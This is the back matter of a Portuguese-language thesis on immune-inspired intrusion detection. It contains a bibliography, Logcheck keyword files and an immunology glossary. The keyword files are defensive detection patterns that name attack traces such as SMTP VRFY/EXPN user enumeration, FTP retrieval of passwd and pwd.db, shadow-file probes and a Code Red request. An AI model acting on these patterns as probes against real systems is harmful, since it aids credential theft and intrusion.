FORREST, S. et al. A sense of self for Unix processes. In: **Proceedinges of the 1996 IEEE Symposium on Research in Security and Privacy**. IEEE Computer Society Press, 1996. p. 120–128. Acessado em 17/11/2004. Disponível em: <citeseer.ist.psu.edu/forrest96sense.html>.

FORREST, S.; PERELSON, A. S. Self-nonself discrimination in a computer. In: **Proceedings of the 1994 IEEE Symposium on Research in Security and Privacy**. Oakland, CA: IEEE Computer Society Press, 1994. p. 202–212. Disponível em: <citeseer.ist.psu.edu/forrest94selfnonself.html>.

FOX, S. I. **Perspectives on Human Biology**. [S.l.]: WCB, 1991. ISBN 069710785x.

GARFINKEL, S.; SPAFFORD, G. **Practical Unix & Internet Security**. 2th edition. ed. [S.l.]: OR̀eilly & Associates, 1996.

GELLENS, R.; MILLER, G.; ANTHONY, S. **Qpopper Administrator's Guide Qpopper version 4.0**. [s.n.], 2001. Acessado em 23/09/2004. Disponível em: <http://devel.reinikainen.net/docs/how-to/Exim/qpopper.conf>.

GRAPHPAD. **GraphPad manuals, books and presentations**. Junho 2004. Disponível em: <http://www.graphpad.com/>.

HABRA, N. et al. ASAX : Software architecture and rule-based language for universal audit trail analysis. In: **European Symposium on Research in Computer Security (ESORICS)**. [s.n.], 1992. p. 435–450. Acessado em 20/11/2004. Disponível em: <citeseer.ist.psu.edu/habra92asax.html>.

HARRISON, C.; CHESS, D.; KERSHENBAUM, A. Mobile agents: Are they a good idea? **Second International Workshop on Mobile Object Systems, MOS '96**, Springer-Verlag, v. 1222, p. 25–47, July 1997.

HOFMEYR, S. A. **An Immunological Model of Distributed Detection and Its Application to Computer Security**. Tese (Doctor of Philosophy of the Computer Science) — Department of Computer Science - University of theWitwatersrand, May 1999.

HOFMEYR, S. A. An interpretative introduction to the immune system. Oxford University Press, 2000.

HOFMEYR, S. A.; FORREST, S. Immunity by design: An artificial immune system. In: BANZHAF, W. et al. (Ed.). **Proceedings of the Genetic and Evolutionary Computation Conference**. Orlando, Florida, USA: Morgan Kaufmann, 1999. v. 2, p. 1289–1296. ISBN 1-55860-611-4. Acessado em 16/11/2004. Disponível em: <citeseer.ist.psu.edu/hofmeyr99immunity.html>.

HOWARD, J. D.; LONGSTAFF, T. **A Common Language for Computer Security Incidents**. Livermore, CA: Sandia Nacional Laboratories, 1998. Acessado em 17/11/2004.

HTTP-LOG. **Syslog-ng Apache Logs**. 2004. Acessado em 23/09/2004. Disponível em: <https://lists.balabit.hu/pipermail/syslog-ng/2001-February/001208.html>.

IKV. **Grasshopper - A Plataform for Mobile Software Agents**. IKV, 1999. Acessado em 16/11/2004. Disponível em: <http://www.ikv.de/products/grasshopper>.

ILGUN, K.; KEMMERER, R. A.; PORRAS, P. A. State transition analysis: A rule-based intrusion detection approach. **Software Engineering**, v. 21, n. 3, p. 181–199, 1995. Acessado em 20/11/2004. Disponível em: <citeseer.ist.psu.edu/ilgun95state.html>.

JUCÁ, K. R. L. **Uma Abordagem de Detecção de Intrusão Baseada no Sistema Imunológico Humano**. Dissertação (Mestrado) — Universidade Federal de Santa Catarina, Florianópolis, SC, Dezembro 2001.

JUCÁ, K. R. L. et al. Human immune anomaly and misuse based detection for computer system. **International Parallel & Distributed Processing Symposium**, 2003.

KEPHART, J. O. A biologically inspired immune system for computers. In Artificial Life IV: MIT, 1994.

KIM, J. The human immune system and network intrusion detection. In: **Proceedings of the EUFIT'99**. London: IEEE Computer Society Press, 1999. Disponível em: <http://www.cs.ucl.ac.uk/staff/J.Kim/GECCO_WS99.html>.

KOTAY, K.; KOTZ, D. Transportable Agents. In: FININ, T.; LABROU, Y. (Ed.). **Proceedings of the CIKM Workshop on Intelligent Information Agents, Third International Conference on Information and Knowledge Management**. Gaithersburg, MD, USA: [s.n.], 1994. Disponível em: <citeseer.ist.psu.edu/kotay94transportable.html>.

KRUGER, A. **Sistema de Detecção de Intrusão**. Foz do Iguaçu, PR: Universidade Estadual do Oeste do Paraná, Monografia de Graduação, Dezembro 2000.

KUMAR, S. **Classification and Detection of Computer Intrusions**. Tese (Doutorado) — Purdue University, W, Purdue, IN, 1995. Acessado em 20/11/2004. Disponível em: <citeseer.ist.psu.edu/kumar95classification.html>.

LOGCHECK. **Central Loghost Mini Howto**. Maio 2004. Acessado em 20/09/2004. Disponível em: <http://www.campin.net/newlogcheck.html#newlogcheck/>.

LOGTAIL. **More Information on Logtail**. 2004. Acessado em 11/09/2004. Disponível em: <http://packages.debian.org/stable/admin/logtail>.

MACHADO, R. B. et al. A hybrid artificial immune and mobile intrusion detection based model for computer network operations. **International Parallel & Distributed Processing Symposium**, 2005.

MILOJICIC, D.; DOUGLIS, F. Mobility: Process, computer and agents. In: . [S.l.]: ACM Press, 1999.

MONTGOMERY, D. C. **Design and Analysis of Experiments, 5th Edition**. New York, NY.: John Wiley & Sons, Inc., 2001.

MOUNJI, A.; CHARLIER, B. L. **Continuous Assessment of a Unix Configuration Integrating Intrusion Detection and Configuration Analysis**. 1997. Acessado em 16/11/2004. Disponível em: <citeseer.ist.psu.edu/mounji96continuous.html>.

MYSQL. **MySQL Helps set new World Records for Speed & Price/Performance**. Setembro 2004. Acessado em 20/11/2004. Disponível em: <http://www.mysql.com>.

NEMETH, E.; SNYDER, G.; SEEBASS, S. **Unix System Administration Handbook**. New Jersey: Prentice Hall, Inc., 1995.

NORTHCUTT, S. et al. **Intrusion Signatures and Analysis**. New Jersey: New Riders, 2001.

NORTHCUTT, S.; NOVAK, J. **Network Intrusion Detection**. 3th editon. ed. New Jersey: New Riders, 2002.

NWANA, H. S. Software Agents: An Overview. In: **Knowledge Engineering Review**. [s.n.], 1994. v. 11, p. 205–244. Acessado em 20/11/2004. Disponível em: <http://agents.umbc.edu/introduction/ao/>.

OMG. **Mobile Agent Facility**. Object Management Group, 2000. Acessado em 16/11/2004. Disponível em: <http://www.omg.org/cgi-bin/doc?formal/00-01-02.pdf>.

OSHIMA, M.; LANGE, D. B. **Programing and Deploying Java Mobile Agents with Aglets**. Massachusetts: Addison Wesley, 1998.

PAULA, F. S. de. **Uma arquitetura de segurança Computacional Inspirada no Sistema Imunológico**. Tese (Doutorado) — Instituto de Computação - UNICAMP, Junho 2004.

PEADKMAN, M.; VERGANI, D. **Imunologia Básica e Clínica**. Rio de Janeiro: Guanabara Koogan S.A., 1997.

PEREIRA, S. F. **Avaliação de Ambientes Servidores para Agentes Móvies**. Dissertação (Mestrado) — Instituto de Ciências Matemáticas e de Computação (ICMC - USP), São Carlos, SP, 2001.

PHAM, V. A.; KARMOUCH, A. Mobile software agents: An overview. IEEE Communication Magazine, p. 26–27, 1998.

PRESSMAN, R. S. **Engenharia de Software**. São Paulo: Makron Books, 1995.

PROFTP. **Highly configurable GPL-licensed FTP server software**. Junho 2004. Acessado em 10/06/2004. Disponível em: <http://www.proftpd.org>.

QMAIL. **The Qmail Howto V2**. Setembro 2004. Acessado em 11/09/2004. Disponível em: <http://www.qmail.org>.

RAIBULET, C.; DEMARTINI, C. Mobile agent technology for the management of distributed systemsa case study. **Comput. Networks**, Elsevier North-Holland, Inc., v. 34, n. 6, p. 823–830, 2000. ISSN 1389-1286.

REIS, M. A. dos et al. Modelagem de um sistema de segurança imunológico. São José dos Campos - SP, 2001. Acessado em 17/11/2004. Disponível em: <http://linorg.cirp.usp.br/SSI2001/>.

ROWLAND, C. **Logcheck Reference Manual**. 2004. Acessado em 20/09/2004. Disponível em: <http://packages.debian.org/cgi-bin/search_contents.pl?searchmode=filelist&word=logcheck&version=unstable&arch=all>.

RUSSELL, S.; NORVIG, P. **Artificial Intelligence: A Modern Approach**. [S.l.]: Prentice Hall, 1995.

SECURITY. **Debian Pós-Instalação**. 2004. Acessado em 11/09/2004. Disponível em: <http://www.debian.org/doc/manuals/securing-debian-howto/ch4.en.html>.

SOAP. **Soap Specification**. 2004. Acessado em 23/09/2004. Disponível em: <http://www.w3.org/TR/soap/>.

SOARES, L. F. G.; LEMOS, G.; COLCHER, S. **Redes de Computadores: das LANs, MANs e WANs às Redes ATM**. Rio de Janeiro - RJ: Campus, 1995.

SOMAYAJI, A.; HOFMEYR, S.; FORREST, S. Principals of a computer immune system. ACM, p. 75–82, 1997.

SOMAYAJI, A.; HOFMEYR, S.; FORREST, S. Principles of a computer immune system. In: DEPARTAMENT OF COMPUTER SCIENCE, NEW MEXICO UNIVERSITY, ALBUQUERQUE, NM, USA. **Meeting on New Security Paradigms, 23-26 Sept. 1997, Langdale, UK**. New York, NY, USA: ACM, 1998. p. 75–82.

SPANGLER, R. Analysis of remote active operating system fingerprinting tools. 2003. Departament of Computer Science - University of Wiscosin.

SSL. **SSL 3.0 Specification**. Setembro 2004. Acessado em 11/09/2004. Disponível em: <http://www.netscape.com>.

STALLINGS, W. **Cryptography and Network Security: Principles and Practice**. 3th editon. ed. New Jersey: Prentice Hall, 2003.

STANIFORD-CHEN, S. **Common Intrusion Detection Framework(CIDF)**. Computer Emergency Response Team (Coordenation Center), Outubro 1998. Acessado em 08/02/2004. Disponível em: <http://seclab.cs.ucdavis.edu/cidf/>.

SYSLOG-NG. **Syslog-ng Reference Manual**. Setembro 2004. Acessado em 20/11/2004. Disponível em: <http://www.balabit.com/products/syslog_ng/reference/book1.html>.

TANEMBAUM, A. **Computer Networks**. 4a edição. ed. New Jersey: Elsevier, 2003.

TAVARES, D. M. **Avaliação de Técnicas de Captura para Sistemas Detectores de Intrusão**. Dissertação (Mestrado) — Instituto de Ciências Matemáticas e de Computação (ICMC - USP), São Carlos, SP, 2002.

TIMMIS, J. I. **Artificial Immune Systems: A novel data analysis technique inspired by the immune network theory**. Tese (Doctor of Philosophy of the University of Wales) — Department of Computer science - University of Wales-Aberystwyth, September 2001.

UNDERSTANDING. **Understanding the Immune System**. Public Health Service, 1997. Acessado em 16/11/2004. Disponível em: <http://press2.nci.nih.gov/sciencebehind/immune/immune00.htm>.

UTO, N. **Segurança de Sistemas de Agentes Móveis**. Dissertação (Mestrado) — Universidade Estadual de Campinas - Instituto de Computação, Campinas, SP, 2003.

VIGNA, G.; ECKMANN, S.; KEMMERER, R. **The STAT Tool Suite**. 2000. Acessado em 16/11/2004. Disponível em: <citeseer.ist.psu.edu/vigna00stat.html>.

VOLPE, E. P. **Biology and Human Concerns**. 4nd edition. ed. [S.l.]: WCB, 1993. ISBN 0697165388.

WALLIS, K. **Kruskal Wallis Metod**. Agosto 2004. Acessado em 20/11/2004. Disponível em: <http://www.itl.nist.gov/div898/software/dataplot/refman1/auxillar/kruskwal.htm>.

WOOLDRIDGE, M.; JENNINGS, N. Intelligent agents: Theory and practice. Knowledge Engineering Review 10 (2), p. 115–152, 1995.

ZOMAYA, A. Y.; ERCAL, F. Guest editorial: parallel and nature-inspired computational paradigms and applications. **Parallel Comput.**, Elsevier Science Publishers B. V., v. 30, n. 5-6, p. 551–552, 2004. ISSN 0167-8191.

APÊNDICE A – PALAVRAS-CHAVES UTILIZADAS NO SOFTWARE LOGCHECK

A.1 Arquivo Logcheck.hacking

ATTACK
attackalert
debug
DEBUG
expn decode
EXPN decode
expn root
EXPN root
expn uudecode
EXPN uudecode
expn wheel
EXPN wheel
kernel: Oversized packet received from
LOGIN root REFUSED
login.*: .*LOGIN FAILURE.* FROM .*adm
login.*: .*LOGIN FAILURE.* FROM .*bbs
login.*: .*LOGIN FAILURE.* FROM .*bin
login.*: .*LOGIN FAILURE.* FROM .*games
login.*: .*LOGIN FAILURE.* FROM .*guest
login.*: .*LOGIN FAILURE.* FROM .*oracle
login.*: .*LOGIN FAILURE.* FROM .*root
login.*: .*LOGIN FAILURE.* FROM .*sybase
login.*: .*LOGIN FAILURE.* FROM .*sync
login.*: .*LOGIN FAILURE.* FROM .*uucp
nested
rlogind.*: Connection from .* on illegal port
rshd.*: Connection from .* on illegal port

sendmail.*: user .* attempted to run daemon
tftpd.*: refused connect from .*
uucico.*: refused connect from .*
VRFY bbs
vrfy bbs
VRFY decode
vrfy decode
VRFY demo
vrfy demo
VRFY games
vrfy games
VRFY guest
vrfy guest
VRFY lp
vrfy lp
VRFY oracle
vrfy oracle
VRFY root
vrfy root
VRFY sybase
vrfy sybase
VRFY uucp
vrfy uucp
VRFY uudecode
vrfy uudecode
wiz
WIZ

A.2 Arquivo Logcheck.violations

"300 *
"301 *
"303 *
"305 *
"400 *
"401 *
"404 *
"405 *
"406 *
"407 *
"408 *
"409 *
"410 *
"412 *
"413 *
"414 *

"500 *
"501 *
"502 *
"503 *
!=
/_vti_bin/owssvr.dll
/default.ida?XXXXXXXX*
_vti_bin/shtml.exe/_vti_rpc
admin
alias database
anonymous
approved AXFR
attackalert
AUTH
AXFR
BAD
caught SIGTERM
check-rcpt
cmd
CWD etc
DEBUG
debug
denied
deny
deny host
DNS Length Overflow Exploit
EOF, while reading line
ERROR
expired
fail
Fail
Failed
failed
FAILURE
failure
FAILURES
File does not exist.*shadow
GET /robots.txt
ILLEGAL
illegal
Invalid URI in request
kernel: martian source
kernel: Oversized packet received from
kernel: Packet log: .* DENY
kernel: Packet log: .* REJECT
LOGIN FAILURE
Login failure

LOGIN REFUSED
named.*lame
nested
NULL
null
password fail
password mismatch
Permission denied
PERMITTED
permitted
promisc
qmail.*alert
REFUSED
refused connect
reject
request failed
RETR group
RETR passwd
RETR pwd.db
rexec
ROOT LOGIN
rshd
securityalert
Sending cookies
setsender
Shadow
shutdown
SITE EXEC
smrsh
su root
su:
sucked
sudo
SYN
unapproved
unauthorized
unknown
user not found
validated
vrfy
-ERR

A.3 Arquivo Logcheck.violations.ignore

File does not exist.*gif
File does not exist.*ico

ftp 1.* c
ftp 1.* i
ftp 0.* c
Stats
stat=Deferred
unapproved update from

A.4 Arquivo Logcheck.ignore

"200 *
"201 *
"202 *
"203 *
"204 *
"205 *
"206 *
authsrv.*AUTHENTICATE
cron.*CMD
cron.*RELOAD
cron.*STARTUP
File does not exist.*gif
ftpd.*FTP session opened
ftpd.*FTP session closed
ftp 1.* c
ftp 1.* i
ftp 0.* c
ftp-gw.*: exit host
ftp-gw.*: permit host
ftpd.*FTP LOGIN FROM
ftpd.*retrieved
ftpd.*stored
http-gw.*: exit host
http-gw.*: permit host
mail.local
named.*Lame delegation
named.*Response from
named.*answer queries
named.*points to a CNAME
named.*reloading
named.*starting
netacl.*: exit host
netacl.*: permit host
popper.*Unable
popper: -ERR POP server at
popper: -ERR Unknown command: uidl."
qmail.*will try again later

qmail.*status: local
qmail.*delivery
qmail.*end msg
qmail.*info msg
qmail.*new msg
qmail.*starting delivery
rlogin-gw.*: exit host
rlogin-gw.*: permit host
root 1
sendmail.*alias database.*rebuilt
sendmail.*aliases.*longest
sendmail.*from=
sendmail.*lost input channel
sendmail.*message-id=
sendmail.*putoutmsg
sendmail.*return to sender
sendmail.*stat=
sendmail.*timeout waiting
sendmail.*User Unknown
smap.*host=
smapd.*daemon running
smapd.*delivered
snmp.*Connection from
telnetd.*ttloop: peer died
tn-gw.*: exit host
tn-gw.*: permit host
x-gw.*: exit host
x-gw.*: permit host
xntpd.*Previous time adjustment didn't complete
xntpd.*time reset

APÊNDICE B – GLOSSÁRIO DE TERMOS

Aminoácidos - Classe de compostos orgânicos que contêm um agrupamento de carboxila (CO2H) e um agrupamento de amino (NH2-).

Anticorpos - Molécula proteíca solúvel produzida pela célula `B` em resposta a um `antígeno` específico.

Antígeno - Qualquer substância que, quando introduzida no corpo, é reconhecida pelo sistema imunológico.

Células `B` - São pequenas células brancas sangüíneas, originadas na medula óssea, responáveis pelas respostas imunológicas.

Células `T` - São pequenas células brancas que atuam no reconhecimento de `antígenos` e participam nas defesas imunológicas.

Células T-Helper - Conjunto de células `T` que atuam na distinção entre `antígenos self` e `nonself`. Estimulam as células `B` por meio de sinais químicos (`linfocinas`).

Plasmócitos - São grandes células brancas originadas a partir das células `B` e atuam como `anticorpos`.

Epítopos - Protuberâncias ou marcas presentes na superfície de um `antígeno`, o qual dispara uma resposta imunológica.

Fagócitos - Grandes células brancas do fluxo sangüíneo que constribuem para a defefa imunológica pela ingestão de `micróbios` e outras células e/ou partículas estranhas. São importantes células do sistema imunológico `inato`.

Granulócitos - Células `sangüíneas` brancas preenchidas com substâncias químicas, as quais permitem a disgestão de `microorganismos`, ou para a produção de reações inflamatórias.

Imunidade Humoral - É a proteção imunológica providenciada por componentes solúveis, como os `anticorpos`, os quais circulam nos fluídos do corpo.

Imunoglobinas - Família de grandes moléculas de proteínas, também conhecidas como `anticorpos`.

Linfócitos - Células brancas (`leucócitos`) que originam-se nos tecidos reticulares dos `nodos linfáticos`.

Linfocinas - Importantes substâncias químicas secretadas pelos linfócitos. Essas moléculas solúveis ajudam diretamente e regulam as respostas imunológicas.

Macrófagos - Tipo de `fagócito` grande versátil. Atuam como digestores de `micróbios` e apresentadores de `antígenos` a outras célula imunológicas. Sua ação está diretamente associada ao sistema imunológico `inato`.

Major Histocompatibility Complex (MHC) - Gene que controla diversos aspectos das respostas imunológicas. Os genes `MHC` marcam todas as células do corpo como `self`.

Medula Óssea - Material macio localizado nas cavidades dos ossos e constituída por uma rede de tecido conjuntivo. A `medula óssea` é a fonte de todas as células `sangüíneas`.

Micróbios - Organismos pequenos que incluem as `bactérias`, `viroses`, `fungos` e `protozoários`.

Monócitos - Grandes células `sangüíneas` brancas. São tipos de `fagócitos` que ao entrarem nos tecidos desenvolvem-se em `macrófagos`.

Monoespecificidade - Propriedade de um `linfócito` com todos os receptores idênticos, tornando-se específico para um determinado conjunto de `epítopos`.

Nodos Linfáticos - São pequenos órgãos do sistema imunológico, distribuídos pelo corpo, interligados pelos `vasos linfáticos`.

Nonself - Células, moléculas ou qualquer organismo estranho. Não pertence ao corpo e normalmente são os elementos que desencadeias respostas imunológicas.

Órgãos Linfóides - Órgãos do sistema imunológico onde os `linfócitos` desenvolvem-se.

Patogênico - Aquele que é capaz de produzir doenças.

Patógenos - Organismos causadores de doenças.

`Polipeptídeos` - Substâncias com dois ou mais aminoácidos.

self - Células e moléculas do próprio corpo.

Timo - Órgão `linfóide` onde os `linfócitos` proliferam e amadurecem.

Vasos Linfáticos - Rede de canais distribuídos pelo corpo para trasnportarem a linfa para os órgãos do sistema imunológico e para o fluxo sangüíneo.